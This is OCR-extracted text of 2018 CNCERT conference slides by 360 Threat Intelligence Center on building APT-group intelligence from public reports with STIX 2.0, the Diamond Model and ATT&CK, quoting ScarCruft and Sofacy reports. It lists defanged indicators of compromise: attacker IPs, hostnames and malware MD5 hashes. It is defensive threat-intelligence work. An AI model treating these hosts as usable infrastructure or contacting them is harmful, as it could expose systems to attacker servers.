CNCERT

2018 中国网络安全年会

CNCERT Annual Conference

他山之石，可以攻玉
-- 基于公开情报的APT组织跟踪

潘博文

360威胁情报中心

团队介绍

360威胁情报中心

- 360企业安全下专注于威胁情报方向的团队
- 主要方向为定向攻击事件和高级威胁分析、发现和响应，机读威胁情报的生产和输出
- 曾发现和披露数个APT组织，并长期跟踪活跃APT组织活动

微信公众号：

博客地址：**https://ti.360.net/blog/**


个人简介

@id：baronpan

- >5年安全从业经验，曾发现PoisonCake木马及DarkMobileBank黑色产业链报告作者
- 现主要方向为APT跟踪和威胁情报

近年来APT攻击活动公开披露情况


近年来，APT类攻击活动的曝光率越来越频繁。



数据来源：https://github.com/aptnotes/data
https://github.com/CyberMonitor/APT_CyberCriminal_Campagin_Collections

近年来APT攻击活动公开披露情况

近半年，公开披露的APT类攻击活动报告或事件（据360威胁情报中心收集和统计），平均**1-1.6篇/天**



近年来APT攻击活动公开披露情况

历史披露的APT组织有近200个，活跃并频繁被披露的APT组织也有数十个之多。
在追踪APT攻击组织及其相关攻击活动往往会面临如下问题：

如何获得“线头”？	公开的情报来源可以作为“线头”的一个来源
公开报告中提到的情报是否准确？	需要判断攻击行动与APT组织的对应关系
如何最大化情报的价值？	最终形成APT组织的TTP情报，补充内部的情报库

公开情报的收集来源

公开的情报来源：


1. 国内外安全厂商的威胁分析报告，以及安全资讯类网站的相关安全新闻和资讯
2. 友商的每日安全摘要和简讯
3. 社交网络，包括Twitter，公众号等
4. APT历史报告整理站点

公开情报的收集来源

可以利用一些RSS工具收集国内外安全厂商博客和安全资讯站点

公开情报的收集来源

友商每日安全简讯



https://threatpost.com/cryptojac ... es-attacked/131733/

5 360发布DarkHotel APT新近活动的样本分析


360发布DarkHotel APT团伙新近活动的样本分析，DarkHotel APT团伙从2016年以来一直使用Lnk快捷方式这种成本低廉且稳定的方式投递鱼叉邮件，2017年开始同时使用伪装图片文件的PE文件的方式投递鱼叉邮件，到2018年，DarkHotel开始使用已知好用的Office NDay 或者Office 0Day漏洞来投递鱼叉邮件。

https://ti.360.net/blog/articles/analysis-of-darkhotel/

6 阿根廷黑客披露西班牙制造商DVR摄像头漏洞


公开情报的收集来源

社交网络



公开情报的收集来源


APT历史报告整理站点



公开情报的处理过程

公开情报(包括APT报告)严格意义上说还不能完全算上威胁情报。


- 报告内容非结构化，无法直接使用
- 有的报告中的IOC存在错误
- 背景研判的准确性
- **我们拒绝“标题党”，公开情报的使用不是标题+链接**



图片来源：https://www.recordedfuture.com/threat-intelligence-data/

公开情报的处理过程


面向威胁情报生产流程和基于情报的标准化表达对公开情报进行处理。



公开情报的处理过程 – 分类

对公开情报按内容分类，抽取关注的情报类别：


1. 安全新闻或相关攻击事件
2. 勒索软件、恶意挖矿、Exploit Kit等恶意代码分析
3. 0day漏洞或漏洞利用技术分析
4. 攻击事件，包括网络犯罪组织或黑客组织的定向攻击，BEC攻击，恶意垃圾邮件等
5. **APT组织分析报告、APT事件分析及相关技术**



公开情报的处理过程 – 结构化和情报化

需要对公开情报按情报对象进行结构化处理。

例如针对APT组织的披露报告：



APT组织
攻击行动
攻击目标
攻击意图
攻击TTP

公开情报的处理过程 – 结构化和情报化

针对APT攻击行动的分析（Operation或者Campaign）：

攻击行动名称
时间
攻击目标
攻击TTP

APT REPORTS

Operation Daybreak

Flash zero-day exploit deployed by the ScarCruft APT Group

By Costin Raiu, Anton Ivanov on June 17, 2016. 6:00 am

CONTENTS

Earlier this year, we deployed new technologies in Kaspersky Lab products to identify and block zero-day attacks. This technology already proved its effectiveness earlier this year, when it caught an Adobe Flash zero day exploit (CVE-2016-1010). Earlier this month, our technology caught another zero-day Adobe Flash Player exploit deployed in targeted attacks. We believe the attacks are launched by an APT Group we track under the codename "ScarCruft".

ScarCruft is a relatively new APT group; victims have been observed in Russia, Nepal, South Korea, China, India, Kuwait and Romania. The group has several ongoing operations, utilizing multiple exploits — two for Adobe Flash and one for Microsoft Internet Explorer.

Operation Daybreak appears to have been launched by ScarCruft in March 2016 and employs a previously unknown (0-day) Adobe Flash Player exploit. It is also possible that the group deployed another zero day exploit, CVE-2016-0147, which was patched in April.


公开情报的处理过程 – 结构化和情报化


针对APT组织或攻击行动中使用的恶意代码，工具，0day漏洞及相关IOC


Blog Home > Unit 42 > Sofacy Uses DealersChoice to Target European Government Agency

Sofacy Uses DealersChoice to Target European Government Agency

By Robert Falcone
March 15, 2018 at 1:00 PM
Category: Unit 42 Tags: DealersChoice, European Government Agency, Sofacy





Indicators of compromise:


Malicious IPs and hostnames:

- 212.7.217[.]10
- reg.flnet[.]org
- webconncheck.myfw[.]us

MD5s:

3e5ac6bbf108feec97e1cc36560ab0b6
a6f14b547d9a7190a1f9f1c06f906063
e51ce28c2e2d226365bc5315d3e5f83e
067681b79756156ba26c12bc36bf835c
f8a2d4ddf9dc2de750c8b4b7ee45ba3f
8844a537e7f533192ca8e81886e70fbc

公开情报的处理过程 – 分析




结合威胁情报标准和分析模型

- STIX 2.0 – 威胁情报标准
- “钻石模型” – 威胁分析模型
- ATT&CK – 攻击战术技术表

公开情报的处理过程 – TTP分析

将公开情报内容按STIX 2.0标准拆解成情报对象和关系，并结合分析模型形成映射关系。




投放、植入
控制、回传

地域、行业、角色

公开情报的处理过程 – TTP分析

